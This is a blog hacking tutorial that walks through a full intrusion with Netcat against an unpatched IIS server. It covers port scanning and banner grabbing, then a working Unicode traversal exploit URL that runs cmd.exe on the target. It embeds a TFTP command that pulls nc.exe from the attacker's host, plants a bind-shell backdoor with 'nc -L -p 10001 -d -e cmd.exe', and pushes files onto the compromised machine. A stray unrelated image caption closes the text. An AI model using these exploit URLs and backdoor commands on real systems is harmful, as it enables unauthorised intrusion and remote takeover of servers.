In this post, I'll demonstrate a tutorial complete hack, using free :
NetCat only, just to point out how versatile it is.
type "
nc /?" (without quotes) to explore various options/switches related to NetCat.
Port scanning with NetcatA scanning example from Hobbit is "nc -v -w 2 -z target 20-30". Netcat will try connecting to every port from 20 to 30 at the target.
-z prevents sending any data to a TCP connection and very limited probe data to a UDP connection, and is thus useful as a fast scanning mode just to see what ports the target is listening on.

We scanned 192.168.1.1, ports 1-200. We can see that among others, port 80, 21 and 25 are open.
Banner Grabbing with Netcat
We're now interested in knowing what's running behind port 80 and 21. We can use Netcat to grab port banners in the following way:

![[Image: 2ajyq0h.jpg]](https://lh3.googleusercontent.com/blogger_img_proxy/AEn0k_u2bGcSGwSVXQnqzFePw3V34dU129YFgWKU0_oqTCchTus1esCqXTKfk4jhXlYhIpb2EE5ftVn4iU6t3Clgi63RsuRbl_Y=s0-d)
Let's try to send a malformed URL which attempts to exploit the
Unicode File Traversal vulnerability in unpatched IIS servers (Pre SP3). Basically this exploit allows us to "break out" of C:\inetpub\wwwroot and explore and execute programs anywhere on the attacked machine.
![[Image: 24whevd.jpg]](https://lh3.googleusercontent.com/blogger_img_proxy/AEn0k_sHWMFSDFtWMg-LlZ3Jxw3e6eR__Zkx4LawlmAXi85200sLbVNiJvybym4Msrq4JuXiXeFskQcupjtFJ0r_OqGduR79mA=s0-d)
Voila! We've sent the URL:
http://192.168.1.90/scripts/..%255c../winnt/system32/cmd.exe?/c+dir+c:%5C to the vulnerable IIS server and what we see is a directory listing of the IIS server C drive. Great! Now we want to upload Netcat to the IIS server, so we'll use TFTP and integrate the TFTP commands into the malformed URL
![[Image: 6savma.jpg]](https://lh3.googleusercontent.com/blogger_img_proxy/AEn0k_vSqmHNVl6vkkSFmNFQ68e5UmS_qTvfKDo3Yw8wk-wBOpG036G3dbbmW7crpJUsA6PfO5gSSwGL7v6AQ_1gyMhtL9JvSg=s0-d)
tftp –I 192.168.1.9 GET nc.exe
Is transformed to:
http://<Exploit URL>/c+TFTP+-i+192.168.1.9+GET+nc.exe
Also take a note of your TFTP server, to see if it has successfully uploaded the nc.exe file:
![[Image: 23lcrqc.jpg]](https://lh3.googleusercontent.com/blogger_img_proxy/AEn0k_ujaFFiNcyY2uSiJF8DkhMLfXOLZT4dC2RA-BgOUJwjX6w4Cjg3kJW1s9IktDCP8tNG0dCG7J8uOheF-IHR4pMWbL4gcoQ=s0-d) Netcat as a BackDoor
Netcat as a BackDoorIn order to act as a backdoor we need Netcat to listen on a chosen port on the IIS server (lets choose port 10001) and then we can connect to this port from our attacking machine…using Netcat of course!
The command we want to give on the server looks like this:
nc -L -p 10001 -d -e cmd.exe
Here's what that command does:
nc - tells Windows to run the nc.exe file with the following arguments:
-L Tells netcat to not close and wait for connections
-p Specifies a port to listen for a connection on
-d Tells Netcat to detach from the process we want it to run.
-e Tells what program to run once the port is connected to (cmd.exe)
If we now want to convert this command for Unicode URL use, it will look like this:
http://<Exploit URL>/c+nc+-L+-p+10001+-d+-e+cmd.exe
Now we will execute Netcat on the remote IIS machine:
![[Image: bfi5ox.jpg]](https://lh3.googleusercontent.com/blogger_img_proxy/AEn0k_uZEy6pBMebokUP0UCOLkUuPKkFuHrAqNsO2mpM4DI0kO3Y8YlmhFAl_qL48xdfT5etImNo5pvaVRVvsKbe9uLXtkff=s0-d)
This should have started Netcat listening on port 10001 on the IIS machine and should connect the cmd.exe process to the connection stream. From our machine we will try to connect to the Netcat on the IIS server.
![[Image: 2w3dsw5.jpg]](https://lh3.googleusercontent.com/blogger_img_proxy/AEn0k_v9OMV_6_nMX3f2NDpC1Kq439ifAGAaelKGrGYD9W26gxkyFl8ze6MBmVgkLPU1Xwx5dkBTffZDsrLGuKYU04hTh2daOA0=s0-d)
Tada! We have now "Shoveled a Shell" using Netcat. We effectively have a remote command prompt of the IIS server, as can be seen from the IPConfig.
Transferring files using NetcatWe can use Netcat to transfer files from one system to another. To receive a file named hack.txt on the destination system start Netcat on the IIS server with the following command:
nc –l –p 1234 >hack.txt
![[Image: drb6dj.jpg]](https://lh3.googleusercontent.com/blogger_img_proxy/AEn0k_up9c6XwAZ2TPrM63q8QyIS4J9W5I6GoVaLGlFWkkDmwyV7OKgtXV27Nfi3m6k5X-aMZpd6RxQyhPK0ZbwfLTHYgzDl=s0-d)
On our source system (the attacking computer) we send a file named hack.txt to the IIS machine with the following command:
nc destination 1234 <hack.txt
![[Image: 2hdbcko.jpg]](https://lh3.googleusercontent.com/blogger_img_proxy/AEn0k_uOC5shC5hS8s2eZVaJfBr_8MYLD6jhxGVoQaMCqwAqOEPxqMGwYPKIopJwh6UDAxM2omkOFm15XTEuchB572hyuVCf56A=s0-d)
Issue a ^C on the source system and your done. Be sure to check the file to be sure it is the same size as the original. This is what hack.txt looks like
![[Image: 16k3qf6.jpg]](https://lh3.googleusercontent.com/blogger_img_proxy/AEn0k_tchUE3JfFUiU778OgXjrKwB9GPHBsskym_O3SfEoy98TFEUPSEGZrQ3LCrqnRJWvQcJe5LMFmNrJ7fW9sqCKMrwueEzWM=s0-d)
and voila
![[Image: 282oysp.jpg]](https://lh3.googleusercontent.com/blogger_img_proxy/AEn0k_s7dUkTcL_wiSxTIUBPaHdXJRGhyz1v_sGcMMX2r8Y2XbllT1PYXncnZ0FFtke2bojOxVr9KgGAI1yH-sdZekav_x0K60c=s0-d)
We can see that the file hack.txt has been transferred to the target system, via port 1234.

 FIG . HPING2 . Click to enlarge
